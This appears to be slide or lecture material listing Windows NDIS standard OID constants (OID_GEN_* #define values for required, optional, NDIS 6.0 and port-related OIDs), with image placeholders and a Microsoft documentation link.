
https://docs.microsoft.com/en-us/previous-versions/windows/hardware/network/ff557081(v%3dvs.85)

Standard OIDs…




```
//  Required OIDs
//
#define OID_GEN_SUPPORTED_LIST                  0x00010101
#define OID_GEN_HARDWARE_STATUS                 0x00010102
#define OID_GEN_MEDIA_SUPPORTED                 0x00010103
#define OID_GEN_MEDIA_IN_USE                    0x00010104
#define OID_GEN_MAXIMUM_LOOKAHEAD               0x00010105
#define OID_GEN_MAXIMUM_FRAME_SIZE              0x00010106
#define OID_GEN_LINK_SPEED                      0x00010107
#define OID_GEN_TRANSMIT_BUFFER_SPACE           0x00010108
#define OID_GEN_RECEIVE_BUFFER_SPACE            0x00010109
#define OID_GEN_TRANSMIT_BLOCK_SIZE             0x0001010A
#define OID_GEN_RECEIVE_BLOCK_SIZE              0x0001010B
#define OID_GEN_VENDOR_ID                       0x0001010C
#define OID_GEN_VENDOR_DESCRIPTION              0x0001010D
#define OID_GEN_CURRENT_PACKET_FILTER           0x0001010E
#define OID_GEN_CURRENT_LOOKAHEAD               0x0001010F
#define OID_GEN_DRIVER_VERSION                  0x00010110
#define OID_GEN_MAXIMUM_TOTAL_SIZE              0x00010111
#define OID_GEN_PROTOCOL_OPTIONS                0x00010112
#define OID_GEN_MAC_OPTIONS                     0x00010113
#define OID_GEN_MEDIA_CONNECT_STATUS            0x00010114
#define OID_GEN_MAXIMUM_SEND_PACKETS            0x00010115
```

Standard OIDs…




```
//  Optional OIDs
//
#define OID_GEN_VENDOR_DRIVER_VERSION                0x00010116
#define OID_GEN_SUPPORTED_GUIDS                      0x00010117
#define OID_GEN_NETWORK_LAYER_ADDRESSES              0x00010118  // Set only
#define OID_GEN_TRANSPORT_HEADER_OFFSET              0x00010119  // Set only
#define OID_GEN_MEDIA_CAPABILITIES                   0x00010201
#define OID_GEN_PHYSICAL_MEDIUM                      0x00010202

#if ((NTDDI_VERSION >= NTDDI_VISTA) || NDIS_SUPPORT_NDIS6)
//
// new optional for NDIS 6.0
//
#define OID_GEN_RECEIVE_SCALE_CAPABILITIES           0x00010203  // query only
#define OID_GEN_RECEIVE_SCALE_PARAMETERS             0x00010204  // query and set

//
// new for NDIS 6.0. NDIS will handle on behalf of the miniports
//
#define OID_GEN_MAC_ADDRESS                          0x00010205  // query and set
#define OID_GEN_MAX_LINK_SPEED                       0x00010206  // query only
#define OID_GEN_LINK_STATE                           0x00010207  // query only
```

Standard OIDs…




```
#define OID_GEN_LINK_PARAMETERS                   0x00010208  // set only
#define OID_GEN_INTERRUPT_MODERATION              0x00010209  // query and set
#define OID_GEN_NDIS_RESERVED_3                   0x0001020A
#define OID_GEN_NDIS_RESERVED_4                   0x0001020B
#define OID_GEN_NDIS_RESERVED_5                   0x0001020C


//
// Port related OIDs
//
#define OID_GEN_ENUMERATE_PORTS                   0x0001020D  // query only, handled by NDIS
#define OID_GEN_PORT_STATE                        0x0001020E  // query only, handled by NDIS
#define OID_GEN_PORT_AUTHENTICATION_PARAMETERS    0x0001020F  // Set only

//
// optional OID for NDIS 6 miniports
//
#define OID_GEN_TIMEOUT_DPC_REQUEST_CAPABILITIES 0x00010210 // query only
```

Standard OIDs…



